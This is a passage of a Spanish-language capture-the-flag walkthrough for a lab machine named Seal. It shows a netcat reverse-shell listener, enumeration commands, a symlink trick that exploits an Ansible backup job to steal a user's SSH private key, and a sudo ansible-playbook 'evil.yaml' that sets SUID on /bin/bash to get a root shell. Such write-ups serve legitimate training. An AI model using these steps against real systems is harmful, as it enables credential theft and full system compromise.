
Applications	
Path	Version
/	None specified
/host-manager	None specified
/manager	None specified
/shell	None specified

---

## 11) Reverse Shell

Nos ponemos a la escucha por el puerto seteado **443** en NetCat.

Realizamos un GET al path donde Tomcat alojo nuestro archivo .war



```
$ nc -vnlp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.250] 47550
whoami
tomcat
█
```

---

## 12) Tratar consola

```
script /dev/null -c bash
```

```
Ctrol+z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
(enter)
```

```
export TERM=xterm
```

```
export SHELL=/bin/bash
```

```
stty rows 44 columns 184
```

---

## 13) Verificar SO y Privilegios

### Inspección:

```
└─$ whoami
```

```
tomcat
```

```
└─$ id
```

```
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```

```
└─$ hostname -I
```

```
10.10.10.250 dead:beef::250:56ff:feb0:3485
```

```
└─$ sudo -l
```

```
sudo: effective uid is not 0, is /usr/bin/sudo on a file system with the  
'nosuid' option set or an NFS file system without root privileges?
```

```
└─$ ls -l /bin/bash
```

```
-rwxr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

```
└─$ ls -l /home/
```

```
drwxr-xr-x 9 luis luis 4096 May 7 2021 luis
```

```
└─$ cat /etc/passwd | grep "bash$"
```

```
root:x:0:0:root:/root:/bin/bash
luis:x:1000:1000:,,,:/home/luis:/bin/bash
```

//Permisos SUID

```
└─$ find / -perm -4000 2>/dev/null | xargs ls -l
```

//Capability

```
└─$ getcap -r / 2>/dev/null
```

## Verificar SO

```
└─$ lsb_release -a
```

No LSB modules are available.

Distributor ID: Ubuntu

Description: Ubuntu 20.04.2 LTS

Release: 20.04

Codename: focal

```
└─$ uname -a
```

Linux seal 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021

x86\_64 x86\_64 x86\_64 GNU/Linux

---

## 14) Playbook + yml

### ¿Que es Playbook?

Los playbooks en Ansible son esencialmente **scripts escritos en formato YAML**. Se utilizan para definir las tareas y configuraciones que Ansible aplicará a tus servidores.

Dirigirse al path: **/opt/backups**

```
opt/
├── backups/
│   ├── archives/
│   │   └── backup-2025-01-14-15:44:32.gz
│   ├── playbook/
│   │   └── run.yml
```

### Archivo .yml

```
tomcat@seal:/opt/backups/playbook$ cat run.yml

- hosts: localhost
  tasks:
    - name: Copy Files
      synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard
dest=/opt/backups/files copy_links=yes
    - name: Server Backups
      archive:
        path: /opt/backups/files/
        dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-
{{ansible_date_time.time}}.gz"
    - name: Clean
      file:
        state: absent
        path: /opt/backups/files/
```

### El script hace lo siguiente:

1). Copia los datos de esta ruta => src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard y los almacena en esta otro directorio => dest=/opt/backups/files

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -l
total 92
drwxr-xr-x 5 root root 4096 Mar 7 2015 bootstrap
drwxr-xr-x 2 root root 4096 Mar 7 2015 css
drwxr-xr-x 4 root root 4096 Mar 7 2015 images
-rw-r--r-- 1 root root 71744 May 6 2021 index.html
drwxr-xr-x 4 root root 4096 Mar 7 2015 scripts
drwxrwxrwx 2 root root 4096 May 7 2021 uploads
```

2). Luego al contenido del directorio **/opt/backups/files** lo comprime en un archivo .gz

### Vulnerabilidad:

Aqui nos encontramos con que tenemos permisos de escritura con el usuario "tomcat" en el directorio **/uploads**.

Nos podemos aprovechar de esto para generar un enlace simbólico del directorio **/home/luis** dentro del directorio **/uploads** para que luego el usuario **"luis"** genere la copia de backup automatizada y obtengamos esos archivos con los permisos cambiados al usuario **"tomcat"**.

## 15) Explotación con Enlace simbólico

Meter el contenido de **/home/luís** en directorio

**/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads**, mediante un enlace simbólico.

```
// GENERAR ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ln -s -f
/home/luís uploads/

// COMPROBAMOS ENLASE
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads$ ls -l
total 0
lrwxrwxrwx 1 tomcat tomcat 10 Jan 14 16:52 luís -> /home/luís
```

Aquí se encuentra nuestro archivo comprimido con el enlace:

PATH: /opt/backups/archives

```
tomcat@seal:/opt/backups/archives$ ls -l
total 114076
-rw-rw-r-- 1 luís luís 606065 Jan 14 16:50 backup-2025-01-14-16:50:31.gz
-rw-rw-r-- 1 luís luís 606065 Jan 14 16:51 backup-2025-01-14-16:51:31.gz
-rw-rw-r-- 1 luís luís 115598596 Jan 14 16:52 backup-2025-01-14-16:52:32.gz
tomcat@seal:/opt/backups/archives$
```

---

## Descomprimir archivo zip

```
// MOVER A DIR /tmp/
tomcat@seal:/opt/backups/archives$ cp backup-2025-01-14-19:01:32.gz /tmp/

// Rename
tomcat@seal:/tmp$ mv backup-2025-01-14-19:01:32.gz backup.gz

// Descomprimir
tomcat@seal:/tmp$ gunzip backup.gz

// El archivo que obtenemos es un TAR, debemos agregar su extensión.
tomcat@seal:/tmp$ ls -l
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup

// Ver tipo de archivo
tomcat@seal:/tmp$ file backup
```



```
backup: POSIX tar archive
```

```
// Cambiar extensión
```

```
tomcat@seal:/tmp$ mv backup backup.tar
```

## 16) 1º FLAG

```
// Extraer archivos TAR
```

```
tomcat@seal:/tmp$ tar -xf backup.tar
```

```
tomcat@seal:/tmp$ ls -l
```

```
total 138600
```

```
-rw-r----- 1 tomcat tomcat 141916160 Jan 14 19:02 backup.tar
```

```
drwxr-x--- 7 tomcat tomcat 4096 May 7 2021 dashboard <- * TARGET * ->
```

```
drwxr-x--- 2 tomcat tomcat 4096 Jan 14 14:43 hsperfdata_tomcat
```

```
tomcat@seal:/tmp$ cd dashboard
```

```
tomcat@seal:/tmp/dashboard$ ls -l
```

```
total 92
```

```
drwxr-x--- 5 tomcat tomcat 4096 Jan 14 19:10 bootstrap
```

```
drwxr-x--- 2 tomcat tomcat 4096 Jan 14 19:10 css
```

```
drwxr-x--- 4 tomcat tomcat 4096 Jan 14 19:10 images
```

```
-rw-r----- 1 tomcat tomcat 71744 May 6 2021 index.html
```

```
drwxr-x--- 4 tomcat tomcat 4096 Jan 14 19:10 scripts
```

```
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 uploads <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard$ cd uploads
```

```
tomcat@seal:/tmp/dashboard/uploads$ ls -l
```

```
total 4
```

```
drwxr-x--- 9 tomcat tomcat 4096 May 7 2021 luis <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard/uploads$ cd luis
```

```
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -l
```

```
total 51272
```

```
-rw-r----- 1 tomcat tomcat 52497951 Jan 14 2021 gitbucket.war
```

```
-r----- 1 tomcat tomcat 33 Jan 14 14:44 user.txt <- * TARGET * ->
```

```
tomcat@seal:/tmp/dashboard/uploads/luis$ cat user.txt <- * TARGET * ->
```

```
337ff38a4df9666239b7b256593686bd
```

---

## 17) Escalar privilegio a "LUIS"

Dentro del directorio "*luis*" ejecutar el comando *ls -la* para ver archivos ocultos.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ ls -la
total 51320
drwxr-x--- 9 tomcat tomcat 4096 May  7 2021 .
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 ..
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .ansible
-rw-r----- 1 tomcat tomcat  220 May  5 2021 .bash_logout
-rw-r----- 1 tomcat tomcat 3797 May  5 2021 .bashrc
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .cache
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .config
drwxr-x--- 6 tomcat tomcat 4096 Jan 14 19:10 .gitbucket
-rw-r----- 1 tomcat tomcat 52497951 Jan 14 2021 gitbucket.war
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .java
drwxr-x--- 3 tomcat tomcat 4096 Jan 14 19:10 .local
-rw-r----- 1 tomcat tomcat  807 May  5 2021 .profile
drwx----- 2 tomcat tomcat 4096 Jan 14 19:10 .ssh <-- *TARGET* -->
-r----- 1 tomcat tomcat  33 Jan 14 14:44 user.txt
```

En este directorio nos encontramos con la clave privada de SSH.

```
tomcat@seal:/tmp/dashboard/uploads/luis$ cd .ssh

tomcat@seal:/tmp/dashboard/uploads/luis/.ssh$ ls -l
total 12
-rw-r----- 1 tomcat tomcat 563 May  7 2021 authorized_keys
-rw----- 1 tomcat tomcat 2590 May  7 2021 id_rsa <-- *TARGET* -->
-rw-r----- 1 tomcat tomcat 563 May  7 2021 id_rsa.pub
```

Utilizaremos esta clave para conectarnos.

Asignar permisos *chmod 600 id\_rsa*.

### Conexión por SSH:

```
└─$ ssh -i id_rsa luis@10.10.10.250
```

---

## 18) Privilege Escalation

Ya como usuario **"luis"** vemos permisos con **sudo -l**.

```
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
```

Tenemos privilegios para ejecutar el siguiente binario => /usr/bin/ansible-playbook \* y como argumento le podemos pasar un archivo **".yaml"**

---

## Vulnerabilidad:

Aqui podemos generar un archivo **evil.yaml** para inyectar un comando el cual asigne permiso SUID a la bash de la maquina.

```
// Archivo evil.yaml

- hosts: localhost
  tasks:
    - name: Command Execution
      command: chmod u+s /bin/bash
```

Ejecutar binario con SUDO:

```
└─$ sudo /usr/bin/ansible-playbook evil.yaml
```

Verificar asignación del permiso SUID:

```
luis@seal:/opt/backups/playbook$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

---

## 19) 2° FLAG

Ejecutar una bash con permiso heredado de ROOT:

```
luis@seal:/opt/backups/playbook$ bash -p
bash-5.0$ whoami
root
```

```
bash-5.0$ cat /root/root.txt
29cbcf0be309d1381a937c090a5c1cbf
```